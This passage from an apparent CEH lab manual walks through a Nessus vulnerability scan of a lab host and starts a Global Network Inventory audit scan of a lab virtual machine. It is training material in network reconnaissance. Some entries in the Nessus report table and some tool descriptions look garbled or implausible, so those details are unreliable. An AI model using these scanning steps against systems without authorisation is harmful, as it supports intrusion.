


FIGURE 10.28: Adding Policies and selecting Plugins

- To configure preferences, click the **Preferences** tab in the left pane of **Add Policy**.
- In the **Plugin** field, select **Database settings** from the drop-down list.
- Enter the **Login** details given at the time of registration.
- Give the Database SID: **4587**, Database port to use: **124**, and select Oracle auth type: **SYSDBA**.
- Click **Submit**.

If the policy is successfully added, then the Nessus server displays the message.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks




FIGURE 10.29: Adding Policies and setting Preferences

40. A message **Policy “NetworkScan_Policy” was successfully added** displays as shown as follows.




FIGURE 10.30: The NetworkScan Policy

To scan the window, input the field name, type, policy, scan target, and target file.

41. Now, click **Scans** → **Add** to open the **Add Scan** window.
 42. Input the field **Name**, **Type**, **Policy**, and **Scan Target**.
 43. In **Scan Targets**, enter the IP address of your network; here in this lab we are scanning 10.0.0.2.
 44. Click **Launch Scan** at the bottom-right of the window.

Note: The IP addresses may differ in your lab environment

Module 03 – Scanning Networks

 Nessus has the ability to save configured scan policies, network targets, and reports as a .nessus file.




FIGURE 10.31: Add Scan

45. The scan launches and **starts scanning** the network.




FIGURE 10.32: Scanning in progress

 Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 03\Scanning Networks

46. After the scan is complete, click the **Reports** tab.




FIGURE 10.33: Nessus Reports tab

47. Double-click **Local Network** to view the detailed scan report.

Plugin ID	Count	Severity	Metric	Family
42911	1	High	Microsoft Windows SMB Share/Network Location	Windows
20019	1	Medium	Microsoft Windows SMB Guest Account/Local User Account	Windows
87088	1	Medium	SMB Signing Disabled	Windows
62480	1	Medium	MS12-070 Vulnerability in SQL Server Could Allow Denial of Service (2754048) - June 2012 Critical	Windows
16731	1	Info	SIGE Services (Enumeration)	Windows
13073	1	Info	Microsoft Windows SMB Service Enumeration	Windows
14121	1	Info	NTFS Driver Type and Version	Web (Windows)
10144	1	Info	Microsoft SQL Server TCP/IP Listener Deleted or Unreachable	Server database
40188	1	Info	Microsoft Windows SMB Remote Information Disclosure	Windows
16386	1	Info	Microsoft Windows SMB Listener Configuration	Windows
13086	1	Info	Microsoft Windows SMB Share Enumeration	Windows
14780	1	Info	Microsoft Windows SMB Information Disclosure	Windows
13088	1	Info	Microsoft Windows SMB Listener Configuration Policy Function SID Enumeration	Windows
13089	1	Info	SMB Use Host SID to Enumerate Local Users	Windows
11938	1	Info	OS Identification	General
12083	1	Info	Root File System Corrupt or Worn (FODN) Remotely	General
13090	1	Info	Session User Enumeration	Settings

FIGURE 10.34: Report of the scanned target

- Double-click any **result** to display a more detailed synopsis, description, security level, and solution.

 If you are manually creating ".nessusrc" files, there are several parameters that can be configured to specify SSH authentications.




FIGURE 10.35: Report of a scanned target

- Click the **Download Report** button in the left pane.
- You can download available reports with a **.nessus** extension from the drop-down list.

 To stop Nessus server, go to the Nessus Server Manager and click Stop Nessus Server button.




FIGURE 10.36: Download Report with .nessus extension

- Now, click **Log out**.
- In the Nessus Server Manager, click **Stop Nessus Server**.




FIGURE 10.37: Log out Nessus

Lab Analysis

Document all the results and reports gathered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
Nessus	Scan Target Machine: Local Host
	Performed Scan Policy: Network Scan Policy
	Target IP Address: 10.0.0.2
	Result: Local Host vulnerabilities

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Evaluate the OS platforms that Nessus has builds for. Evaluate whether Nessus works with the security center.
2. Determine how the Nessus license works in a VM (Virtual Machine) environment.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs

Lab**11**

Auditing Scanning by using Global Network Inventory

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Global Network Inventory is used as an audit scanner in zero deployment and agent-free environments. It scans computers by IP range, domain, computers or single computers, defined by the Global Network Inventory host file.

Lab Scenario

With the development of network technologies and applications, network attacks are greatly increasing both in number and severity. Attackers always look for **service** vulnerabilities and **application** vulnerabilities on a network or servers. If an attacker finds a flaw or loophole in a service run over the Internet, the attacker will immediately use that to compromise the entire system and other data found, thus he or she can compromise other systems on the network. Similarly, if the attacker finds a workstation with **administrative privileges** with faults in that workstation's applications, they can execute an arbitrary code or implant viruses to intensify the damage to the network.

As a key technique in network security domain, intrusion detection systems (IDSe) play a vital role of detecting various kinds of attacks and secure the networks. So, as an administrator you should make sure that services do not run as the **root user**, and should be cautious of patches and updates for applications from vendors or security organizations such as **CERT** and **CVE**. Safeguards can be implemented so that email client software does not automatically open or execute attachments. In this lab, you will learn how networks are scanned using the Global Network Inventory tool.

Lab Objectives

This lab will show you how networks can be scanned and how to use Global Network Inventory. It will teach you how to:

- Use the Global Network Inventory tool

Lab Environment

 **Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Scanning Tools\Global Network Inventory Scanner**

To carry out the lab, you need:

- Global Network Inventory tool located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Scanning Tools\Global Network Inventory Scanner**
- You can also download the latest version of Global Network Inventory from this link
http://www.magnetosoft.com/products/global_network_inventory/gni_features.htm/
- If you decide to download the latest version, then **screenshots** shown in the lab might differ
- A computer running **Windows Server 2012** as attacker (host machine)
- Another computer running **Window Server 2008** as victim (virtual machine)
- A web browser with Internet access
- Follow the wizard-driven installation steps to install **Global Network Inventory**
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Global Network Inventory

Global Network Inventory is one of the **de facto** tools for **security auditing** and **testing** of firewalls and networks, it is also used to exploit **Idle Scanning**.

Lab Tasks

TASK 1

Scanning the network

1. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop.




FIGURE 11.1: Windows Server 2012 – Desktop view

2. Click the **Global Network Inventory** app to open the **Global Network Inventory** window.



FIGURE 11.2: Windows Server 2012 – Apps

3. The **Global Network Inventory** Main window appears as shown in the following figure.
4. The **Tip of Day** window also appears; click **Close**.




FIGURE 11.3: Global Network Inventory Main Window

5. Turn on **Windows Server 2008** virtual machine from Hyper-V Manager.

Reliable IP detection and identification of network appliances such as network printers, document centers, hubs, and other devices




FIGURE 11.4: Windows 2008 Virtual Machine

- Now switch back to Windows Server 2012 machine, and a new Audit Wizard window will appear. Click **Next** (or in the toolbar select **Scan** tab and click **Launch audit wizard**).

VIEWS SCAN
RESULTS,
INCLUDING
HISTORIC
RESULTS
FOR ALL
SCANS,
INDIVIDUAL
MACHINES,
OR
SELECTED
NUMBER OF
ADDRESSES



FIGURE 11.5: Global Network Inventory new audit wizard

- Select **IP range** scan and then click **Next** in the **Audit Scan Mode** wizard.

 Fully customizable layouts and color schemes on all views and reports




FIGURE 11.6: Global Network Inventory Audit Scan Mode

- Set an **IP range** scan and then click **Next** in the **IP Range Scan** wizard.

 Export data to HTML, XML, Microsoft Excel, and text formats

 Licenses are network-based rather than user-based. In addition, extra licenses to cover additional addresses can be purchased at any time if required




FIGURE 11.7: Global Network Inventory setting an IP range to scan

- In the **Authentication Settings** wizard, select **Connect as** and fill the respected credentials of your **Windows Server 2008 Virtual Machine**, and click **Next**.

 The program comes with dozens of customizable reports. New reports can be easily added through the user interface



FIGURE 11.8 Global Network Inventory Authentication settings

10. Leave the settings as default and click **Finish** to complete the wizard.

 Ability to generate reports on schedule after every scan, daily, weekly, or monthly

 To configure reports choose Reports | Configure reports from the main menu and select a report from a tree control on the left. Each report can be configured independently



FIGURE 11.9: Global Network Inventory final Audit wizard

11. It displays the **Scanning progress** in the **Scan progress** window.

 Filtering is a quick way to find a subset of data within a dataset. A filtered grid displays only the nodes that meet the criteria you specified for a column(s)




FIGURE 11.10: Global Network Inventory Scanning Progress

- After completion, **scanning results** can be viewed as shown in the following figure.




FIGURE 11.11: Global Network Inventory result window

- Now select **Windows Server 2008** machine from view results to view individual results.

Module 03 – Scanning Networks




FIGURE 11.12: Global Network Inventory Individual machine results

14. The **Scan Summary** section gives you a brief summary of the machines that have been scanned.




FIGURE 11.13: Global Inventory Scan Summary tab

15. The **Bios** section gives details of Bios settings.

Module 03 – Scanning Networks

 Scan only items that you need by customizing scan elements




FIGURE 11.14: Global Network Inventory Bios summary tab

